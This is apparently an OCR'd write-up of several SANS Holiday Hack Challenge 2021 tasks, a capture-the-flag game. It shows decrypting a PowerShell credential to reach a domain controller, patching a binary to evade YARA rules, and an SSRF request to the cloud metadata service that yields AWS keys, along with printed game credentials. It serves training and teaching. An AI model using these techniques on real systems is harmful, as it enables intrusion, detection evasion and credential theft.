
8b. Transfer files to $HOME directory
prompt off
mget *

8c. Search for Credentials
PS /home/pyownxnqhc> grep Automation.PSCredentia *

PS /home/pyownxnqhc> cat ./GetProcessInfo.ps1
---
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication Negotiate
---
NOTE1: Computer name is 10.128.1.53 -> the real DA
NOTE2: We have the Secret Password String!
NOTE3: Account is remote_elf

9. Use the Credentials to get full list of Domain groups
9a. Login to DA
---
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)

```
Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate
---
[10.128.1.53]: PS C:\Users\remote_elf\Documents> whoami
elfu\remote_elf

9b. Get list of AD groups
Get-ADGroup -Filter *
[saved complete list in file AD_groups.txt]

9c. Locate the "Research Department" group in above list
---
DistinguishedName : CN=Research Department,CN=Users,DC=elfu,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : Research Department
ObjectClass       : group
ObjectGUID        : 8dd5ece3-bdc8-4d02-9356-df01fb0e5f3d
SamAccountName    : ResearchDepartment
SID               : S-1-5-21-2037236562-2033616742-1485113978-1108
---

9.d Based on the Video use the following to check AD Rights

$ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])

full list is stored in LIST.txt
... (searched for WriteDacl)
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
...

ran scripts in Generic All.txt

PS /home/pyownxnqhc>  smbclient \\172.17.03\research_dep\ -U pyownxnqhc
Enter WORKGROUP\pyownxnqhc's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Dec  2 16:39:42 2021
  ..                                  D        0  Mon Dec 20 08:01:35 2021
  SantaSecretToAWonderfulHolidaySeason.pdf      N   173932  Thu Dec  2 16:38:26 2021

                41089256 blocks of size 1024. 34186956 blocks available

mget *
exit

Switch to Kali:
scp -P 2222 pyownxnqhc@grades.elfu.org:/home/pyownxnqhc/SantaSecretToAWonderfulHolidaySeason.pdf .
```




This document contains Santa's secrets to a wonderful Holiday Season. Santa and his teams of elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.

ELF UNIVERSITY
Research Labs

While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

| | |
|---|---|
| Kindness | Patience |
| Sharing | Caring |
| Joy | Sweetness |
| Peace | Sympathy |
| Cooperation | Understanding |
| Community | Unselfishness |
| Giving | Congeniality |
| Decency | Cordiality |
| Strength | Friendliness |
| Gentleness | Comity |
| Goodwill | Neighborliness |
| Graciousness | Benevolence |
| Philanthropy | Harmony |
| Integrity | Magnanimity |
| Boldness | |
| Hospitality | |




## 9) Splunk!

*Difficulty:*

Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby (Entry), and he knows a few things about Splunk. What does Santa call you when you complete the analysis?

### ANSWER:


**whiz**

### SOLUTION:

Fitzy Shortstack says:

```
Hiya, I'm Fitzy Shortstack!
I was just trying to learn a bit more about YARA with here Cranberry Pi terminal.
I mean, I'm not saying I'm worried about attack threats from that other con next door,
but...
OK. I AM worried. I've been thinking a bit about how malware might bypass YARA rules.
If you can help me solve the issue in this terminal, I'll understand YARA so much
better! Would you please check it out so I can learn?
And, I'll tell you what - if you help me with YARA, I'll give you some tips for
Splunk!
I think if you make small, innocuous changes to the executable, you can get it to run
in spite of the YARA rules.
```

First solve the "Yara Analysis" terminal to get hints from Fitzy Shortstack. Click on the terminal:




I discovered that there were three yara rules blocking successfully running of “the_critical_elf_app”.
The blocking rules were 135, 1056, and 1732. The first two rules could be solved by editing the binary file directly using the following procedure:
$ vim the_critical_elf_app
:%!xxd (now locate the area to edit – edit it – then)
:%!xxd –r
:w
:q

The first rule involved locating “candycane” and changing it to “candycame”. In the hex dump it was somewhere close to 2000.

```
--------------------------
rule yara_rule_135 {
   meta:
      description = "binaries - file Sugar_in_the_machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}
```

---

The second rule involved locating “rogram!!” and changing it to “rogran!!”. In the hex dump it was somewhere close to 2050.

```
--------------------------
rule yara_rule_1056 {
   meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
    strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
    condition:
        all of them
}
s1= (libc.so.6) -> around 450
hs2=(rogram!!) -> around 2050
--------------------------
```

The third rule was more complicated:


```
--------------------------
rule yara_rule_1732 {
   meta:
      description = "binaries - alwayz_winter.exe"
```

```
    author = "Santa"
    reference = "North Pole Malware Research Lab"
    date = "1955-04-22"
    hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
  strings:
    $s1 = "This is critical for the execution of this program!!" fullword ascii
    $s2 = "__frame_dummy_init_array_entry" fullword ascii
    $s3 = ".note.gnu.property" fullword ascii
    $s4 = ".eh_frame_hdr" fullword ascii
    $s5 = "__FRAME_END__" fullword ascii
    $s6 = "__GNU_EH_FRAME_HDR" fullword ascii
    $s7 = "frame_dummy" fullword ascii
    $s8 = ".note.gnu.build-id" fullword ascii
    $s9 = "completed.8060" fullword ascii
    $s10 = "_IO_stdin_used" fullword ascii
    $s11 = ".note.ABI-tag" fullword ascii
    $s12 = "naughty string" fullword ascii
    $s13 = "dastardly string" fullword ascii
    $s14 = "__do_global_dtors_aux_fini_array_entry" fullword ascii
    $s15 = "__libc_start_main@@GLIBC_2.2.5" fullword ascii
    $s16 = "GLIBC_2.2.5" fullword ascii
    $s17 = "its_a_holly_jolly_variable" fullword ascii
    $s18 = "__cxa_finalize" fullword ascii
    $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
    $s20 = "__libc_csu_init" fullword ascii
  condition:
    uint32(1) == 0x02464c45 and filesize < 50KB and
    10 of them
}
```

truncate -s 50K <file>

---

Here is the last rule being run:




Go back to Fitzy Shortstack. Fity says:


```
Thanks - you figured it out!
Let me tell you what I know about Splunk.
```

```
Did you know Splunk recently added for new data sources including Sysmon for Linux and
GitHub Audit Log data?
Between GitHub audit log and webhook event recording, you can monitor all activity in
a repository including common git commands such as git add, git status, and git
commit.
You can also see cloned GitHub projects. There's a lot of interesting stuff out there.
Did you know there are repositories of code that are Dam Vulnerable?
Sysmon provides a lot of valuable data, but sometimes correlation across data types is
still necessary.
Sysmon network events don't reveal the process parent ID for example. Fortunately, we
can pivot with a query to investigate process creation events once you get a process
ID.
Sometimes Sysmon data collection is awkward. Pipelining multiple commands generates
multiple Sysmon events, for example.
Did you know there are multiple versions of the Netcat command that can be used
maliciously?  nc.openbsd, for example.
```

OK, now it is time to go to the Great Room and talk with Angel Candysalt before entering the Splunk terminal. Angel says:

```
Greetings North Pole visitor! I'm Angel Candysalt!
An euphemism? No, that's my name. Why do people ask that?
Anywho, I'm back at Santa's Splunk terminal again this year.
There's always more to learn!
Take a look and see what you can find this year.
With who-knows-what going on next door, it never hurts to have sharp SIEM skills!
```

Time for the Splunk terminal, when you click on it you are sent to [https://hhc21.bossworkshops.io/en-US/app/SA-hhc/santadocs](https://hhc21.bossworkshops.io/en-US/app/SA-hhc/santadocs)
At the top you are given several Sample Splunk Searches that help you solve the Tasks:




After completing all the tasks successfully the top changes to:


Check with Angel Candysalt to see if there are anything else. Angel says:
`Yay! You did it!`

## 10) Now Hiring!

*Difficulty:* 

`What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.`

### ANSWER:


CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX

### SOLUTION:

Noxious O. D'or says:
`Hey, this is the executive restroom. Wasn't that door closed?`
`I'm Noxious O'Dor. And I've gotta say. I think that Jack Frost is just messed up.`

I mean, I'm no expert, but his effort to "win" against Santa by going big and bolder seems bad.
You know, I'm having some trouble with this IMDS exploration. I'm hoping you can give me some help in solving it.
If you do, I'll be happy to trade you some hints on SSRF! I've been studying up on that and have some good ideas on how to attack it!

First solve the “IDMS” terminal to get hints from Noxious O'Dor.
Click on the terminal:




```
The Instance Metadata Service (IMDS) is a virtual server for cloud assets at the IP address
169.254.169.254. Send a couple ping packets to the server.
elfu@e67c2f8fd84a:~$ ping 169.254.169.254
PING 169.254.169.254 (169.254.169.254) 56(84) bytes of data.
64 bytes from 169.254.169.254: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 169.254.169.254: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 169.254.169.254: icmp_seq=3 ttl=64 time=0.036 ms

IMDS provides information about currently running virtual machine instances. You can use it
to manage and configure cloud nodes. IMDS is used by all major cloud providers.
Run 'next' to continue.
--------------------------------------------------
Developers can automate actions using IMDS. We'll interact with the server using the cURL
tool. Run 'curl http://169.254.169.254' to access IMDS data.

elfu@9974a13ee783:~$ curl http://169.254.169.254
latest

Different providers will have different formats for IMDS data. We're using an AWS-compatible
IMDS server that returns 'latest' as the default response. Access the 'latest' endpoint.
Run 'curl http://169.254.169.254/latest'

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest
dynamic
meta-data
--------------------------------------------------
IMDS returns two new endpoints: dynamic and meta-data. Let's start with the dynamic
endpoint, which provides information about the instance itself. Repeat the request
to access the dynamic endpoint: 'curl http://169.254.169.254/latest/dynamic'.

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/dynamic
fws/instance-monitoring
instance-identity/document
instance-identity/pkcs7
instance-identity/signature
--------------------------------------------------
The instance identity document can be used by developers to understand the instance details.
Repeat the request, this time requesting the instance-identity/document resource:
'curl http://169.254.169.254/latest/dynamic/instance-identity/document'.

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
{
        "accountId": "PCRVQVHN4S0L4V2TE",
        "imageId": "ami-0b69ea66ff7391e80",
        "availabilityZone": "np-north-1f",
        "ramdiskId": null,
        "kernelId": null,
```

```
        "devpayProductCodes": null,
        "marketplaceProductCodes": null,
        "version": "2017-09-30",
        "privateIp": "10.0.7.10",
        "billingProducts": null,
        "instanceId": "i-1234567890abcdef0",
        "pendingTime": "2021-12-01T07:02:24Z",
        "architecture": "x86_64",
        "instanceType": "m4.xlarge",
        "region": "np-north-1"
}
--------------------------------------------------
Much of the data retrieved from IMDS will be returned in JavaScript Object Notation (JSON)
format. Piping the output to 'jq' will make the content easier to read.
Re-run the previous command, sending the output to JQ: 'curl
http://169.254.169.254/latest/dynamic/instance-identity/document | jq'

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document| jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   451  100   451    0     0   440k      0 --:--:-- --:--:-- --:--:--  440k
{
  "accountId": "PCRVQVHN4S0L4V2TE",
  "imageId": "ami-0b69ea66ff7391e80",
  "availabilityZone": "np-north-1f",
  "ramdiskId": null,
  "kernelId": null,
  "devpayProductCodes": null,
  "marketplaceProductCodes": null,
  "version": "2017-09-30",
  "privateIp": "10.0.7.10",
  "billingProducts": null,
  "instanceId": "i-1234567890abcdef0",
  "pendingTime": "2021-12-01T07:02:24Z",
  "architecture": "x86_64",
  "instanceType": "m4.xlarge",
  "region": "np-north-1"
}

Here we see several details about the instance when it was launched. Developers can use this
information to optimize applications based on the instance launch parameters.
Run 'next' to continue.
--------------------------------------------------
In addition to dynamic parameters set at launch, IMDS offers metadata about the instance as
well. Examine the metadata elements available:
'curl http://169.254.169.254/latest/meta-data'

mac
network/interfaces/macs/0e:49:61:0f:c3:11/device-number
network/interfaces/macs/0e:49:61:0f:c3:11/interface-id
network/interfaces/macs/0e:49:61:0f:c3:11/ipv4-associations/192.0.2.54
network/interfaces/macs/0e:49:61:0f:c3:11/ipv6s
network/interfaces/macs/0e:49:61:0f:c3:11/local-hostname
network/interfaces/macs/0e:49:61:0f:c3:11/local-ipv4s
network/interfaces/macs/0e:49:61:0f:c3:11/mac
network/interfaces/macs/0e:49:61:0f:c3:11/owner-id
network/interfaces/macs/0e:49:61:0f:c3:11/public-hostname
network/interfaces/macs/0e:49:61:0f:c3:11/public-ipv4s
network/interfaces/macs/0e:49:61:0f:c3:11/security-group-ids
network/interfaces/macs/0e:49:61:0f:c3:11/security-groups
network/interfaces/macs/0e:49:61:0f:c3:11/subnet-id
```

```
network/interfaces/macs/0e:49:61:0f:c3:11/subnet-ipv4-cidr-block
network/interfaces/macs/0e:49:61:0f:c3:11/subnet-ipv6-cidr-blocks
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-id
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-ipv4-cidr-block
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-ipv4-cidr-blocks
network/interfaces/macs/0e:49:61:0f:c3:11/vpc-ipv6-cidr-blocks
placement/availability-zone
placement/availability-zone-id
placement/group-name
placement/host-id
placement/partition-number
placement/region
product-codes
public-hostname
public-ipv4
public-keys/0/openssh-key
reservation-id
security-groups
services/domain
services/partition
spot/instance-action
spot/termination-time

--------------------------------------------------
By accessing the metadata elements, a developer can interrogate information about the system.
Take a look at the public-hostname element:
'curl http://169.254.169.254/latest/meta-data/public-hostname'

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/meta-data/public-hostname
ec2-192-0-2-54.compute-1.amazonaws.comelfu@9974a13ee783:~$

Many of the data elements returned won't include a trailing newline, which causes the
response to blend into the prompt. Re-run the prior command, adding '; echo' to the end of the
command. This will add a new line character to the response.

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/meta-data/public-hostname ; echo
ec2-192-0-2-54.compute-1.amazonaws.com
--------------------------------------------------
There is a whole lot of information that can be retrieved from the IMDS server. Even AWS
Identity and Access Management (IAM) credentials! Request the endpoint
'http://169.254.169.254/latest/meta-data/iam/security-credentials' to see the instance IAM
role.

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials ;
echo
elfu-deploy-role
--------------------------------------------------
Once you know the role name, you can request the AWS keys associated with the role. Request
the endpoint 'http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-
role' to get the instance AWS keys.

elfu@9974a13ee783:~$ curl http://169.254.169.254/latest/meta-data/iam/security-
credentials/elfu-deploy-role : echo
{
        "Code": "Success",
        "LastUpdated": "2021-12-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
        "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-12-02T18:50:40Z"
```


```
}
--------------------------------------------------
So far, we've been interacting with the IMDS server using IMDSv1, which does not require
authentication. Optionally, AWS users can turn on IMDSv2 that requires authentication. This is
more secure, but not on by default.
Run 'next' to continue.

For IMDSv2 access, you must request a token from the IMDS server using the
X-aws-ec2-metadata-token-ttl-seconds header to indicate how long you want the token to be used
for (between 1 and 21,600 secods).
Examine the contents of the 'gettoken.sh' script in the current directory using 'cat'.

elfu@9974a13ee783:~$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-
seconds: 21600"`

This script will retrieve a token from the IMDS server and save it in the environment
variable TOKEN. Import it into your environment by running 'source gettoken.sh'.

Now, the IMDS token value is stored in the environment variable TOKEN. Examine the contents of
the token by running 'echo $TOKEN'.

elfu@9974a13ee783:~$ echo $TOKEN
Uv38ByGCZU8WP18PmmIdcpVmx00QA3xNe7sEB9Hixkk=
--------------------------------------------------
With the IMDS token, you can make an IMDSv2 request by adding the X-aws-ec2-metadata-token
header to the curl request. Access the metadata region information in an
IMDSv2 request: 'curl -H "X-aws-ec2-metadata-token: $TOKEN"
http://169.254.169.254/latest/meta-data/placement/region'

elfu@9974a13ee783:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN"
http://169.254.169.254/latest/meta-data/placement/region ; echo
np-north-1

Congratulations!
You've completed the lesson on Instance Metadata interaction. Run 'exit' to close.
```



Go back to Noxious O. D'or. Noxious says:

```
Phew! That is something extra! Oh, and you solved the challenge too? Great!
Cloud assets are interesting targets for attackers. Did you know they automatically
get IMDS access?
I'm very concerned about the combination of SSRF and IMDS access.
Did you know it's possible to harvest cloud keys through SSRF and IMDS attacks?
Dr. Petabyte told us, "anytime you see URL as an input, test for SSRF".
With an SSRF attack, we can make the server request a URL. This can reveal valuable
data!
The AWS Documentation for IMDS is interesting reading.
```


OK now it is time to solve the Jack Frost Tower job applications server challenge.
Switched over to Kali VM and fired up BurpSuite – used the embedded browser.
Registered and put the following in the “inputWorkSample” field of the HTTP request:
http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role


Verified that I got a registration and BurpSuite captured it and sent it to “repeater”:





Next ran the following from the command line to download the file which was generated by the “inputName” field:
$ curl https://apply.jackfrosttower.com/images/mycreds.jpg




## 11) Customer Complaint Analysis

*Difficulty:*

Even A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

### ANSWER:


Flud Hagg Yaqh

### SOLUTION:

Tinsel Upatree says:

Hiya hiya, I'm Tinsel Upatree!
Say, do you know what's going on next door?
I'm a bit worried about the whole FrostFest event.
It feels a bit.. ill-conceived, somehow. Nasty even.
Well, regardless - and more to the point, what do you know about tracing processes in Linux?
We rebuilt this Cranberry Pi that runs the cotton candy machine, but we seem to be missing a file.
Do you think you can use strace or ltrace to help us rebuild the missing config?
We'd like to help some of our favorite children enjoy the sweet spun goodness again!
And, if you help me with this, I'll give you some hints about using Wireshark filters to look for unusual options that might help you achieve Objectives here at the North Pole.

First solve the “Strace Ltrace Retrace” terminal to get hints from Tinsel Upatree.




Create a file “registration.json” and put the following line in the file:

“Registration”:”True”
The enter ./make_the_candy

```
kotton_kandy_co@39c241a3a0b6:~$ cat registration.json
"Registration":"True"
kotton_kandy_co@39c241a3a0b6:~$ ./make_the_candy
```

You have completed the Strace Ltrace Retrace challenge! Tweet This!

Go back to Tinsel Upatree and see if there are any more hints. Tinsel says:


```
Great! Thanks so much for your help!
I'm sure I can put those skills I just learned from you to good use.
Are you familiar with RFC3514?
Wireshark uses a different name for the Evil Bit: ip.flags.rb.
